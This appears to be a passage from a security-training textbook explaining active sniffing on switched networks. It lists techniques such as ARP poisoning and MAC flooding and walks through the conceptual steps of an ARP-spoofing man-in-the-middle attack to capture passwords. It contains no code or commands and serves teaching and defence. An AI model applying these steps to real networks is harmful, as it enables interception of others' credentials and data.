
Active sniffing searches for traffic on a switched LAN by actively injecting traffic into it. Active sniffing also refers to sniffing through a switch. In active sniffing, the switched Ethernet does not transmit information to all the systems connected through LAN as it does in a hub-based network. For this reason, a passive sniffer is unable to sniff data on a switched network. It is easy to detect these sniffer programs and highly difficult to perform this type of sniffing.

Switches examine data packets for source and destination addresses and then transmit them to the appropriate destinations. Therefore, it is cumbersome to sniff switches. However, attackers can actively inject ARP traffic into a LAN to sniff around a switched network and capture the traffic. Switches maintain their own ARP cache in Content Addressable Memory (CAM). CAM is a special type of memory that maintains a record of which host is connected to which port. A sniffer records all the information visible on the network for future review. An attacker can see all the information in the packets, including data that should remain hidden.

To summarize the types of sniffing: passive sniffing does not send any packets; it only monitors the packets sent by others. Active sniffing involves sending out multiple network probes to identify access points.

The following is a list of different active sniffing techniques:

- MAC flooding
- DNS poisoning
- ARP poisoning
- DHCP attacks
- Switch port stealing
- Spoofing attack



How an Attacker Hacks the Network Using Sniffers

1. An attacker connects his desktop/laptop to a switch port
2. He/she runs discovery tools to learn about network topology
3. He/she identifies a victim's machine to target his/her attacks
4. He/she poisons the victim's machine by using ARP spoofing techniques
5. The traffic destined for the victim's machine is redirected to the attacker
6. The hacker extracts passwords and sensitive data from the redirected traffic

How an Attacker Hacks the Network Using Sniffers

Attackers use sniffing tools to sniff packets and monitor network traffic on a target network. The steps that an attacker follows to make use of sniffers to hack a network are illustrated below.

- **Step 1**: An attacker who decides to hack a network first discovers the appropriate switch to access the network and connects a system or laptop to one of the ports on the switch.




Figure 8.4: Discovering a switch to access the network

- **Step 2**: An attacker who succeeds in connecting to the network tries to determine network information such as the topology of the network by using network discovery tools.




Figure 8.5: Using network discovery tools to learn topology

- **Step 3**: By analyzing the network topology, the attacker identifies the victim's machine to target his/her attacks.




Figure 8.6: Identifying the victim's machine

- **Step 4**: An attacker who identifies a target machine uses ARP spoofing techniques to send fake (spoofed) Address Resolution Protocol (ARP) messages.




Figure 8.7: Attacker sending fake ARP messages

- **Step 5**: The previous step helps the attacker to divert all the traffic from the victim's computer to the attacker's computer. This is a typical man-in-the-middle (MITM) type of attack.

